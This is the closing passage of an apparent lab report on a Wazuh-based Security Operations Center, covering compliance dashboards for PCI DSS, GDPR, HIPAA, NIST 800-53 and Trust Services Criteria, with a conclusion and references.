



Figure 17: PCI DSS compliance monitoring dashboard

11.2 GDPR Compliance Monitoring

The General Data Protection Regulation (GDPR) focuses on protecting personal data and ensuring privacy for individuals within the European Union. Security monitoring systems help organisations track activities related to data protection, access control, and unauthorised data access attempts.






Figure 18: GDPR compliance monitoring dashboard

11.3 HIPAA Compliance Monitoring

HIPAA establishes security and privacy standards for protecting healthcare information. Security monitoring tools assist organisations in identifying security events that may affect the confidentiality, integrity, or availability of protected health information.




Figure 19: HIPAA compliance monitoring dashboard

11.4 NIST 800-53 Security Controls

The NIST 800-53 framework provides a comprehensive catalog of security controls designed for federal information systems and organizations. Monitoring these controls enables organizations to identify potential policy violations, unauthorized activities, and system security weaknesses.




Figure 20: NIST 800-53 security monitoring dashboard

Figure 20: NIST 800-53 security monitoring dashboard

Trust Services Criteria (TSC) defines a set of principles used for evaluating system security, availability, confidentiality, processing integrity, and privacy. Monitoring these criteria helps organisations maintain strong internal controls and ensure secure operational environments.




Figure 21: Trust Services Criteria compliance monitoring dashboard

Compliance monitoring enhances the visibility of security events in relation to established regulatory frameworks. By aligning detected events with multiple compliance standards, organisations can improve their regulatory posture while strengthening overall security monitoring capabilities.

12. Conclusion

This project demonstrated the implementation of a Security Operations Center (SOC) monitoring environment using the Wazuh security platform. The environment consisted of multiple monitored endpoints, including Windows and Linux systems connected to a centralised Wazuh manager.

The SOC environment successfully collected and analysed security logs from all monitored endpoints. Using integrated dashboards and detection rules, the system was able to detect various security events such as authentication activities, system changes, and privilege escalation attempts.

The attack simulation conducted during the project validated the effectiveness of the monitoring infrastructure. Events generated during the simulation were captured and analysed through the Wazuh platform, demonstrating how security analysts can identify suspicious activities and investigate potential threats.

Additionally, the project showcased the platform’s capabilities in vulnerability monitoring, threat detection, MITRE ATT&CK mapping, and compliance monitoring. These features provide security teams with comprehensive visibility into system activity and security posture.

Overall, this SOC lab environment provides a practical demonstration of how modern security monitoring platforms can help organisations detect threats, monitor vulnerabilities, and maintain compliance with security standards.

13. References

[1] Wazuh Documentation – https://documentation.wazuh.com

[2] MITRE ATT&CK Framework – https://attack.mitre.org

[3] NIST Special Publication 800-53 Security Controls – https://nvd.nist.gov

[4] PCI DSS Security Standards Council – https://www.pcisecuritystandards.org

[5] OWASP Foundation – https://owasp.org

[6] CVE Vulnerability Database – https://cve.mitre.org